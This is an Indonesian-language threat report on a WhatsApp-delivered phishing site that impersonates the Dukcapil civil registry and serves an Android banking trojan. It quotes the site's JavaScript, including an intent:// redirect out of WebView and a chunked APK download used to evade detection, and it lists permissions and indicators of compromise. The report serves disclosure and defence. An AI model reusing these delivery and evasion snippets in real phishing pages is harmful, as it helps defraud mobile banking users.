2025

SECURITY REPORT

Phishing Website Impersonating Dukcapil Delivering Banking Trojan

github.com/Abdibimantara

abdibimantara.github.io

abdibimantara91@gmail.com

Table of Contents

Executive Summary

Percobaan serangan social engineering teridentifikasi melalui pesan WhatsApp yang mengarahkan korban ke situs phishing menyerupai portal resmi Dukcapil. Situs tersebut meminta korban mengunduh file APK dengan dalih validasi data kependudukan.


Hasil analisa menunjukkan APK merupakan malware **banking trojan** yang dikirim menggunakan berbagai teknik manipulasi, termasuk penyalahgunaan Accessibility Service, intent://, dan teknik chunked download. Selain itu tautan phishing saat ini **masih aktif dan belum terdeteksi sebagai malicious oleh VirusTotal.**

Incident Details

- **Tanggal Ditemukan**: 7 Juli 2025
- **Metode Penyebaran**: Pesan WhatsApp (smishing)
- **Situs Phishing**: http://dukcapil.gunungkidulkabgo[.]com
- **Nama File APK**: *Identitas Kependudukan Digital.apk*
- **Ukuran File**: ~20 MB
- **Status di VirusTotal**: Belum terdeteksi malicious (0/60)
- **Status Akses**: Masih aktif per tanggal [tanggal analisa]

Technical Analysis

Threat actor mengirimkan suatu link kepada korban melalui social media whatsapp. Dimana url dari link tersebut adalah **http{:}//dukcapil{.}gunung kidulkabgo{.}com/.** Diman dari hasil pengecekkan awal melalui virustotals, untuk url tersebut tidak terdeteksi malicious menurut semua security vendor.



Selain itu, website tersebut menggunakan protocol HTTP yang tidak sesuai standar keamanan untuk suatu website resmi. Dimana protocol HTTP sering diguanakan oleh threat actor dalam melakukan penipuan melalui metode phishing. Melalui url tersebut, threat actor menuntun korban untuk mendownload suatu aplikasi penting yang dibutuhkan melalui pilihan yang ada di website tersebut.

Terlihat bahwa threat actor memang menargetkan hanya korban yang menggunakan system operasi android, dibuktikan dengan script yang akan menampilkan tulisan “sistem sedang diperbarui!” secara khusus jika korban memilih mengklik tombol download dari apps store.

```
function clickIOS() {
  alert("Sistem sedang diperbarui!")
}
```

Selanjutnya dalam script tersebut, juga terdapat suatu function yang berfungsi untuk mendeteksi Browser & Redirect Intent. Dimana akan ada process pengecekkan terkait dengan browser yang digunakan adalah Chrome berbasis Android WebView atau tidak.

```
if (
  /Chrome/.test(window.navigator.userAgent) &&
  !Boolean(window.chrome)
) {
  window.location.href =
    "intent://" +
    window.location.href.split("://")[1] +
    "#Intent;scheme=" +
    window.location.href.split("://")[0] +
    ";package=com.android.chrome;end;"
}
```


Selanjutnya bila hasil deteksi tersebut korban menggunakan chrom dalam mode WebView maka threat actor akan menggunakan scheme intent untuk membuka halaman tersebut menggunakan aplikasi Google Chrome asli. Hal ini dilakukan oleh threat actor agar proses pengunduhan dan instalasi APK berbahaya bisa berjalan lebih lancar dan meyakinkan.


```
    const url = decodeURIComponent("https:\/\/dukcapil.gunungkidulkabgo.com\/x\/xc?name=Identitas Kependudukan
Digital")
    const contentLength = Number("20767030".replaceAll(",", ""))
    const urlObj = new URL(url)
    var name = urlObj.pathname.split("/").pop()
    if (urlObj.searchParams.get("name")) {
      name = urlObj.searchParams.get("name")
    } else if (name.includes(".apk")) {
      name += ".apk"
    }
```

Selanjutnya juga ditemukan adanya function dalam script tersebut yang berguna untuk penentuan nama file dan URL target. Dimana threat actor berusaha membuat **nama file yang terlihat meyakinkan**, agar korban tertipu dan mengira **aplikasi resmi** dari pemerintah (misalnya "Identitas Kependudukan Digital.apk").


```
  async function download({
    url,
    contentLength,
    chunkSize,
    poolLimit = 1,
  }) {
    const chunks =
      typeof chunkSize === "number"
        ? Math.ceil(contentLength / chunkSize)
        : 1
    loadedList = new Array(chunks).fill(0)
    const results = await asyncPool(
      poolLimit,
      [...new Array(chunks).keys()],
      (i) => {
        let start = i * chunkSize
        let end =
          i + 1 == chunks ? contentLength - 1 : (i + 1) * chunkSize - 1
        return getBinaryContent(url, start, end, i)
      }
    )
    const sortedBuffers = results.map((item) => new Uint8Array(item.buffer))
    return concatenate(sortedBuffers)
  }
```

Selain itu juga terdapat function yang berguna untuk melakukan download file besar dalam potongan (chunk), lalu menggabungkannya menjadi satu file utuh, lalu memicu unduhan ke korban. Hal ini dilakukan untuk menghindari deteksi antivirus atau pemblokiran download langsung, dengan membagi file dan mengunduhnya paralel.






Setelah berhasil mendownload aplikasi tersebut, kobrban akan diminta menginstall aplikasi dengan nama “Identitas Kependudukan Digital.apk”. Saat menginstall aplikasi tersebut, akan muncul suatu popup dengan waktu yang sangat cepat. Dimana ada informasi bahwa mengenai perubahan terkait dengan izin installasi aplikasi dari sumber lain (Selain playstore).




Selanjutnya saat file apk tersebut berhasil di install dan dijalankan, akan muncul suatu form yang diminta untuk diisi oleh korban seperti pada gambar. Namun saat korban mengisi form tersebut, akan muncul tampilan “Pengecualian layanan, silahkan masuk Kembali”.

Selanjutnya dalam tampilan layer android sandbox kami tidak terlihat sesuatu yang aneh, sehingga kami beralih dengan melihat process yang berjalan didalamnya. Dimana dalam environment sanbox kami, terlihat bahwa adanya suspicious process yang terdeteksi dengan nama . Dimana process suspicious tersebut berupa :

- app_process64 <preinstallized>
- app_process64 - com{.}urbfv.miefk.fqayh:fore_temp
- app_process64 - com{.}urbfv.miefk.fqayh:mr2_process





Process tersebut dikenal dengan threat name GOLDDIGGER. GOLDDIGGER sendiri merupakan salah satu jenis malware trojan android bangking yang pertama kali terdeteksi sejak Juni 2023, terutama menyasar pengguna di Vietnam. Namun kini juga ditemukan di wilayah lain di Asia-Pasifik dan berpotensi menyebar ke negara berbahasa Spanyol serta Tionghoa

Selanjutnya juga terdapat beberapa Top malware permissions yang terdeteksi dari aplikasi tersebut yaitu :

PERMISSION	STATUS	INFO	DESCRIPTION
android.permission.ACCESS_BACKGROUND_LOCATION	dangerous	access location in background	Allows an app to access location in the background.
android.permission.ACCESS_COARSE_LOCATION	dangerous	coarse (network-based) location	Access coarse location sources, such as the mobile network database, to determine an approximate phone location, where available. Malicious applications can use this to determine approximately
android.permission.ACCESS_FINE_LOCATION	dangerous	fine (GPS) location	Access fine location sources, such as the Global Positioning System on the phone, where available. Malicious applications can use this to determine where you are and may consume additional battery
android.permission.CAMERA	dangerous	take pictures and videos	Allows application to take pictures and videos with the camera. This allows the application to collect
android.permission.MANAGE_EXTERNAL_STORAGE	dangerous	Allows an application a broad access to external storage in scoped storage	Allows an application a broad access to external storage in scoped storage. Intended to be used by
android.permission.MOUNT_UNMOUNT_FILESYSTEMS	dangerous	mount and unmount file systems	Allows the application to mount and unmount file systems for removable storage.
android.permission.READ_CONTACTS	dangerous	read contact data	Allows an application to read all of the contact (address) data stored on your phone. Malicious
android.permission.READ_EXTERNAL_STORAGE	dangerous	read external storage contents	Allows an application to read from external storage.
android.permission.READ_PHONE_STATE	dangerous	read phone state and identity	Allows the application to access the phone features of the device. An application with this permission can determine the phone number and serial number of this phone, whether a call is
android.permission.READ_SMS	dangerous	read SMS or MMS	Allows application to read SMS messages stored on your phone or SIM card. Malicious applications
android.permission.RECORD_AUDIO	dangerous	record audio	Allows application to access the audio record path.
android.permission.SYSTEM_ALERT_WINDOW	dangerous	display system-level alerts	Allows an application to show system-alert windows. Malicious applications can take over the entire
android.permission.WRITE_EXTERNAL_STORAGE	dangerous	read/modify/delete external storage contents	Allows an application to write to external storage.
android.permission.BATTERY_STATS	signature	modify battery statistics	Allows the modification of collected battery statistics. Not for use by common applications.
android.permission.BIND_ACCESSIBILITY_SERVICE	signature	required by AccessibilityServices for system binding.	Must be required by an AccessibilityService, to ensure that only the system can bind to it.
android.permission.GET_INSTALLED_APPS	unknown	Unknown permission	Unknown permission from android reference
android.permission.GRANT_RUNTIME_PERMISSIONS	unknown	Unknown permission	Unknown permission from android reference
android.permission.READ_PRIVILEGED_PHONE_STATE	unknown	Unknown permission	Unknown permission from android reference
android.permission.SYSTEM_OVERLAY_WINDOW	unknown	Unknown permission	Unknown permission from android reference
com.jyxos.sbbfe.ikbyh.backtrace.warmed_up	unknown	Unknown permission	Unknown permission from android reference
com.jyxos.sbbfe.ikbyh.manual.dump	unknown	Unknown permission	Unknown permission from android reference
com.jyxos.sbbfe.ikbyh.matrix_permission.PROCESS_SUPERVISOR	unknown	Unknown permission	Unknown permission from android reference

Indicator of Compromise (IoC)

Tipe	Nilai
Domain	dukcapil.gunungkidulkabgo[.]com
URL	https://dukcapil.gunungkidulkabgo[.]com
File Hash	eed54949b95247b6ebfbbfbc6de960cad34456678bf21df749c8dab4dd5573e4
Ukuran File	20,767,030 bytes
Nama APK	Identitas Kependudukan Digital.apk

Potential Impact

- Akses tidak sah ke rekening bank
- Pencurian data pribadi dan OTP
- Risiko eskalasi ke perangkat lain (jika APK memiliki kemampuan perintah dari C2)

Recommendations

- Blokir domain phishing di firewall dan endpoint
- Edukasi pengguna tentang ancaman social engineering via WhatsApp
- Gunakan antivirus mobile dan disable instalasi dari sumber tidak dikenal
- Laporkan domain ke Kominfo / provider domain
- Pantau trafik ke domain mencurigakan dari sistem

Current Status

- Situs masih dapat diakses
- Belum terblacklist oleh sebagian besar engine AV
- APK sudah dianalisis dan dikategorikan sebagai malware (bila sudah upload ke VT)

Supporting Evidence and References

VirusTotal - File - eed54949b95247b6ebfbbfbc6de960cad34456678bf21df749c8dab4dd5573e4

Analysis http://dukcapil.gunungkidulkabgo.com/ Malicious activity - Interactive analysis ANY.RUN

https://dukcapil.gunungkidulkabgo.com

ip Hari PS2

DIREKTORAT JENDERAL KEPENDUDUKAN DAN PENCATATAN SIPIL
KEMENTERIAN DALAM NEGERI REPUBLIK INDONESIA

Unduh
Aplikasi Seluler Kami